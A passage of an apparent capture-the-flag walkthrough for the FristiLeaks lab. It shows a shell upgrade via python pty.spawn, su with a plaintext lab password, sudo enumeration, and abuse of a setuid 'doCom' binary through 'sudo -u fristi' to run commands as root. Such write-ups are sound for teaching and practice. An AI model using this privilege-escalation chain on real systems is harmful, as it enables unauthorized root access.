
But while logging in using su command it throws an error



```
fristigod
sh-4.1$ su fristigod
su fristigod
standard in must be a tty
sh-4.1$ python
python
```

So we need a interactive shell for that type


```
python -c "import pty;pty.spawn('/bin/bash')"
```



```
sh-4.1$ python -c "import pty;pty.spawn('/bin/bash')"
python -c "import pty;pty.spawn('/bin/bash')"
bash-4.1$

bash-4.1$ su fristigod
su fristigod
Password: LetThereBeFristi!

bash-4.1$ id
id
uid=502(fristigod) gid=502(fristigod) groups=502(fristigod)
bash-4.1$
```

Tried running Linenum file but didn't found anything interesting here,

So Executed basic command for Priv esc "**sudo -l**"




```
bash-4.1$ sudo -l
sudo -l
[sudo] password for fristigod: LetThereBeFristi!

Matching Defaults entries for fristigod on this host:
    requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS
    DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1
    PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE
    LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
    LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL
    LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User fristigod may run the following commands on this host:
    (fristi : ALL) /var/fristigod/.secret_admin_stuff/doCom
bash-4.1$
```

It given some hints


I tried to look into the content of the "**doCom**" file but it is not human readable

So I checked the file type




```
bash-4.1$ file /var/fristigod/.secret_admin_stuff/doCom
file /var/fristigod/.secret_admin_stuff/doCom
/var/fristigod/.secret_admin_stuff/doCom: setuid setgid ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically li
nked (uses shared libs), for GNU/Linux 2.6.18, not stripped
bash-4.1$
```

Try executing it without any input



```
bash-4.1$ /var/fristigod/.secret_admin_stuff/doCom
/var/fristigod/.secret_admin_stuff/doCom
Nice try, but wrong user ;)
bash-4.1$
```


So try executing the command using sudo,



```
bash-4.1$ sudo /var/fristigod/.secret_admin_stuff/doCom
sudo /var/fristigod/.secret_admin_stuff/doCom
[sudo] password for fristigod: LetThereBeFristi!

Sorry, user fristigod is not allowed to execute '/var/fristigod/.secret_admin_stuff/doCom' as root on localhost.localdomain
.
bash-4.1$
```


So here we haven't got any lead,

So check the directories "**/var/fristigod**"




```
bash-4.1$ ls -la
ls -la
total 16
drwxr-x---   3 fristigod fristigod 4096 Nov 25  2015 .
drwxr-xr-x. 19 root      root      4096 Nov 19  2015 ..
-rw-------   1 fristigod fristigod  864 Nov 25  2015 .bash_history
drwxrwxr-x.  2 fristigod fristigod 4096 Nov 25  2015 .secret_admin_stuff
bash-4.1$ cat .bash_history
cat .bash_history
```

Let's look into this file



```
bash-4.1$ cat .bash_history
cat .bash_history
ls
pwd
ls -lah
cd .secret_admin_stuff/
ls
./doCom
./doCom test
sudo ls
exit
cd .secret_admin_stuff/
ls
./doCom
sudo -u fristi ./doCom ls /
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom ls /
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom ls /
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
sudo /var/fristigod/.secret_admin_stuff/doCom
exit
sudo /var/fristigod/.secret_admin_stuff/doCom
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
groups
ls -lah
```

Lets use the above commands to elevate the privileges



```
bash-4.1$ sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom id
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom id
[sudo] password for fristigod: LetThereBeFristi!

uid=0(root) gid=100(users) groups=100(users),502(fristigod)
bash-4.1$ 
```